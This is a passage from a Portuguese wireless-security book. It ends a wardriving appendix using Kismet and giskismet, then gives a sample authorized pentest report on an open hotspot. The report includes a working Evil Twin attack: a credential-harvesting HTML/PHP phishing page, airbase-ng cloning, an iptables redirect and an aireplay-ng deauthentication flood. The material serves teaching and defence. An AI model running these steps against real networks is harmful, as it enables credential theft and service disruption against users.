



Figura D.7 – Capturando informações das redes sem fio.

17. Finalize a captura no momento desejado pressionando as teclas Ctrl+c.

18. Serão gerados vários arquivos do Kismet no diretório em que ele foi

iniciado. O arquivo *Kismet-*.netxml* é o que interessa:

root@kali# **ls -l**

-rw-r--r-- 1 root root 0 Dec 18 16:45 Kismet-20151218-16-45-53-1.alert

-rw-r--r-- 1 root root 895617 Dec 18 17:05 Kismet-20151218-16-45-53-1.gpsxml

-rw-r--r-- 1 root root 15986 Dec 18 17:00 Kismet-20151218-16-45-53-1.nettxt

-rw-r--r-- 1 root root 37931 Dec 18 17:00 **Kismet-20151218-16-45-53-1.netxml**

-rw-r--r-- 1 root root 1370015 Dec 18 17:05 Kismet-20151218-16-45-53-1.pcapdump

19. Adicione o conteúdo do arquivo *.netxml* em uma base de dados SQL

(arquivo *wireless.dbl*):

root@kali# **giskismet -X Kismet-20151218-16-45-53-1.netxml**

Checking Database for BSSID: AA:AA:AA:AA:AA:AA ... AP added


Checking Database for BSSID: BB:BB:BB:BB:BB:BB ... AP added

Checking Database for BSSID: CC:CC:CC:CC:CC:CC ... AP added

root@kali# **file wireless.dbl**

wireless.dbl: SQLite 3.x database

20. O arquivo *wireless.dbl* deverá ser convertido para o formato *.kml*:

root@kali# **giskismet -q "select * from wireless" -o arquivo.kml Kismet-**

20151218-16-45-53-1.netxml

21. O arquivo kml (*arquivo.kml*) poderá ser aberto no Google-Earth (Figura D.8).

Figura D.8 – As redes sem fio foram mapeadas geografiamente.

[1] Técnica que consiste em andar com um veículo (carro, moto etc.) ao redor das redes sem fio, facilitando o mapeamento do GPS. Todos os pontos de acesso com o sinal capturado pelo GPS serão

mapeados.

APÊNDICE E

Relatório de wireless pentest

E.1 Sumário executivo

Conforme definido em contrato judicial, a empresa Daniel Moreno® realizará

um teste de intrusão – vulgo pentest – sobre a rede cliente Cliente®.

Conforme definido em reuniões marcadas com o cliente Cliente®, o teste de

intrusão simulará um ataque digital sobre a empresa Cliente® com o intuito de

realizar análise e levantamento de vulnerabilidades encontradas e suas

respectivas correções a serem adotadas, ambos reportados nesse relatório.

A empresa contratante Cliente® solicitou o teste de intrusão pela empresa

contratada Daniel Moreno® para levantamento e determinação de

vulnerabilidades e medidas corretivas em sua rede wireless.

O teste de intrusão deverá:

• Testar única e exclusivamente o ponto de acesso hotspot.

• Determinar se um usuário sem cadastramento pode usar o sistema.

• Capturar credenciais de usuários válidos com o uso do Evil Twin.

• Caso as credenciais de usuários sejam obtidas, realizar uma conexão ao

ponto de acesso.

• Descrever medidas corretivas para as vulnerabilidades encontradas.

O teste de intrusão ocorrerá ÚNICA e EXCLUSIVAMENTE sobre essas condições, não sendo aplicado absolutamente NENHUM tipo de outro teste sobre outras máquinas ou máquinas de terceiros.

A empresa Daniel Moreno® compromete-se a manter toda e qualquer informação confidencial que a empresa Cliente® possa ter sob sigilo absoluto, sendo detalhadamente descritas na seção D.4, "Narrativa do ataque".

E.2 Resultados

Será descrito na seção D.4, "Narrativa do ataque", o teste de intrusão realizado de maneira detalhada e as ferramentas usadas e na seção D.5, "Medidas corretivas", métodos preventivos e soluções para as vulnerabilidades que foram encontradas.

O resultado foi positivo na realização do teste de intrusão contra o ponto de

acesso hotspot.

A rede, por apresentar uma criptografia OPN, é facilmente suscetível a ataques de Evil Twin – um ataque em que o atacante simula uma rede com as mesmas configurações da rede vítima, usando-a de isca para atrair os usuários legítimos. A simples implementação de criptografia já dificultaria a implementação desse tipo de ataque.

Com o Evil Twin criado, as senhas dos usuários foram coletadas.

Vulnerabilidades encontradas (graves):

• Utilização de criptografia OPN.

• Possibilidade de criar uma rede falsa duplicada (Evil Twin).

• Captura de credenciais de usuários válidos.

E.3 Narrativa do ataque

O programa Airodump-ng retorna as informações da rede hotspot a ser testada (Tabela D1.1).

Tabela D1.1 – Informações da rede a ser testada

Endereço MAC

Encriptação

Canal Nome da rede

74:EA:3A:E1:E8:66 OPN – sem encriptação 11

hostspot

Descobrimos que a criptografia é OPN – falha gravíssima. Mesmo que o

sistema solicite usuário e senha, redes OPN podem ser alvos de Evil Twin, e toda a configuração da rede é falha.

Conecte-se ao hotspot de maneira legítima para entender o seu funcionamento.

Para qualquer página digitada, o navegador sempre é redirecionado para a página principal do hotspot solicitando usuário e senhas válidos. Presume-se que apenas quem tem usuário e senha corretos poderão utilizar a internet.

Caso seja utilizado usuário e senha incorretos, vai aparecer uma mensagem de erro.

O download das configurações originais do ponto de acesso hotspot (IP 192.168.1.1) pode ser feito com o comando wget.

wget -r 192.168.1.1

Por meio de uma página HTML e um script PHP, é possível armazenar credenciais digitadas em um arquivo *.txt*:

• Página HTML:

```
<html>
<head></head>
<body>
<form method="post" action="login.php">
<input type="text" name="usuario" placeholder="Usuario"><br><br>
<input type="password" name="senha" placeholder="Senha"><br><br>
```

```
<input type="submit" value="Log in" name="login">

</form>

</body>

</html>
```

• Script PHP:

```
<?php

$handle = fopen("login.txt", "a");

fwrite($handle,$_POST["usuario"]);

fwrite($handle,"\n");

fwrite($handle,$_POST["senha"]);

fwrite($handle,"\n");

fwrite($handle,"\n"); fclose($handle);

echo "Usuario ou senhas invalidos";

exit; ?>
```

O Evil Twin é criado com o programa Airbase-ng com a sintaxe airbase-ng -a 74:EA:3A:E1:E8:68 --essid hotspot -c 11 mon0. Mesmo que o ponto de acesso clonado (Evil Twin) tenha o mesmo nome que a rede verdadeira, um forte indício de presença de uma rede falsa é em relação ao endereço MAC. Programas como o Airodump-ng indicariam a presença dos MACs 74:EA:3A:E1:E8:66 (rede verdadeira) e 74:EA:3A:E1:E8:68 (rede clonada) após uma simples varredura.

Para conseguir o objetivo do teste (captura de credenciais), o usuário deverá ser redirecionado para a página maliciosa com o script em PHP. A seguinte regra do iptables é utilizada para esse intuito:

iptables -t nat -A PREROUTING -p tcp -j DNAT --to-destination 192.168.1.200:80

Sustentando-se um ataque de negação de serviço com o programa Aireplay-ng, automaticamente o cliente desconecta do ponto de acesso hotspot e conecta-se à rede duplicada criada. A seguinte sintaxe é utilizada:

aireplay-ng -0 0 -a 74:EA:3A:E1:E8:66 mon0

Conectado à rede falsa, o script em PHP armazenou as seguintes credenciais.

usuario1/senha1

usuario2/senha2

usuario3/senha3

usuario4/senha4

E.4 Medidas corretivas

Evitar ataques contra as redes sem fio é bem difícil, devido à vastidão de tipos de ataque e ataques que exploram o usuário, não somente a tecnologia. Porém a melhor medida preventiva a ser tomada, em vista do cenário, é trocar a criptografia OPN e adotar o protocolo 802.1x com sistema de autenticação EAP-TLS.

Referências

Sites

http://www.backtrack-linux.org/wiki/index.php/Pyrit_cluster

https://www.exploit-db.com/docs/38070.pdf

https://www.alexruf.net/2014/08/02/install-config-openvpn-internet-tunnel.html

http://www.securitytube.net/video/7265

http://www.hardware.com.br/tutoriais/openvpn_2/pagina5.html

https://sites.google.com/site/techbobbins/home/articles/freeradius-and-crls

https://kb.meraki.com/knowledge_base/freeradius-configuring-eap-tls

http://omri.org.il/2012/06/09/securing-your-wifi-wpa2-enterprise-with-eap-tls-made-easy-with-open-source-tools/

http://blog.abhijeetr.com/2012/06/revokeunrevoke-client-certificate-in.html

http://www.ebah.com.br/content/ABAAAfKN8AG/ieee-802-11

http://redesemfio.ufmg.br/windows8.php

https://forums.openvpn.net/topic13773.html

http://www.hardware.com.br/tutoriais/openvpn_2/

http://www.hardware.com.br/tutoriais/openvpn/

http://what-when-how.com/ccnp-ont-exam-certification-guide/802-1x-and-eap-authentication-protocols/

http://declinesystems.blogspot.com.br/2012/07/man-in-middle-with-nping.html

http://mrncciew.com/2014/08/19/cwsp-legacy-802-11-securiry/

http://mrncciew.com/2014/08/19/cwsp-4-way-handshake/

http://wow.eecs.berkeley.edu/ergen/docs/ieee.pdf

http://www.wildpackets.com/resources/compendium/wireless_lan/wlan_packets

http://media.techtarget.com/searchMobileComputing/downloads/CWAP_ch8.pdf

http://technet.microsoft.com/en-us/library/cc757419%28v=ws.10%29.aspx

http://www.rhyshaden.com/wireless.htm

http://www.infowester.com/wifi.php#80211

http://www.boadica.com.br/dica/300/aprendendo-um-pouco-sobre-topologias-de-rede

http://www.gostodeler.com.br/materia/8282/padr%C3%A3o_ieee_802.html

http://pt.wikipedia.org/wiki/Antena_direcional

http://pt.wikipedia.org/wiki/Antena_omnidirecional

http://syworks.blogspot.com.br/2014/01/wireless-ids-intrusion-detection-system.html

http://syworks.blogspot.com.br/2014/04/waidps-wireless-auditing-intrusion.html

https://github.com/SYWorks/wireless-ids

https://github.com/SYWorks/waidps

https://code.google.com/p/pyrit/wiki/Tutorial

http://blackpentesters.blogspot.com.br/2014/08/wlan-password-through-

metasploit-post.html

https://bbs.archlinux.org/viewtopic.php?pid=1221799

http://www.backtrack-linux.org/forums/showthread.php?t=50066

http://pt.wikipedia.org/wiki/IEEE

http://en.wikipedia.org/wiki/IEEE_802.9

http://en.wikipedia.org/wiki/IEEE_802.8

http://en.wikipedia.org/wiki/IEEE_802.7

http://www.gta.ufrj.br/grad/01_2/802-mac/R802_11-2.htm

http://pt.wikipedia.org/wiki/Wi-Fi

http://gredes.ifto.edu.br/wp-content/uploads/redes802_11_parteI.pdf

http://pt.kioskea.net/contents/792-os-modos-de-funcionamento-do-wifi-802-

11-ou-wi-fi

http://pt.wikipedia.org/wiki/Modo_Monitor

http://sharkfest.wireshark.org/sharkfest.10/B-5_Parsons%20HANDS-

ON%20LAB%20-

%20WLAN%20Analysis%20with%20Wireshark%20&%20AirPcap%20Exercises

http://www.wi-fiplanet.com/tutorials/article.php/1447501

http://www.gta.ufrj.br/ensino/eel879/trabalhos_vf_2011_2/rodrigo_paim/downlo

http://en.wikipedia.org/wiki/Temporal_Key_Integrity_Protocol

http://g33k-it.blogspot.com.br/2012/02/aireplay-ng-attacks.html

http://linux.hd-

wireless.se/bin/view/Linux/WPASupplicant#Connect_to_a_network_with_hidden

http://www.gosecure.it/blog/art/376/note/rougue-access-point-using-kali-linux/

http://phreaklets.blogspot.com.br/2013/06/cracking-wireless-networks-protected.html

http://www.vivaolinux.com.br/artigo/Transformando-o-Linux-em-um-Access-Point-com-hostapd

http://paginas.fe.up.pt/~ei09128/2012/01/vulnerabilidade-wps-caso-de-estudo/

http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf

http://webtechpro.blogspot.com.br/2011/05/phishingfor-password-hacking.html

http://www.teleco.com.br/tutoriais/tutorialrwlanman2/pagina_4.asp

http://www.hardware.com.br/tutoriais/configurando-ponto-acesso/pagina5.html

https://wireless.wiki.kernel.org/en/users/documentation/iw

Livros

AHARONI, Mati. *Backtrack WiFu*: an introduction to practical wireless attacks v.2.0. Offensive Security LLC, 2009.

ASSUNÇÃO, Marcos F. A. *Wireless hacking*: Ataques e segurança de redes sem fio Wi-Fi. Florianópolis: Visual Books Editora, 2013.

RAMACHANDRAN, Vivek. *Backtrack 5 wireless penetration testing*: Beginner’s guide. Birmingham: Packt Publishing, 2011.

RUFINO, Nelson M. de O. *Segurança em redes sem fio*. 4. ed. São Paulo: Novatec editora, 2015

WRIGHT, Joshua; CACHE, Johnny. *Hacking exposed wireless*: Wireless security secrets & solutions. 3. ed. Nova York: McGraw-Hill Education, 2015.

Document Outline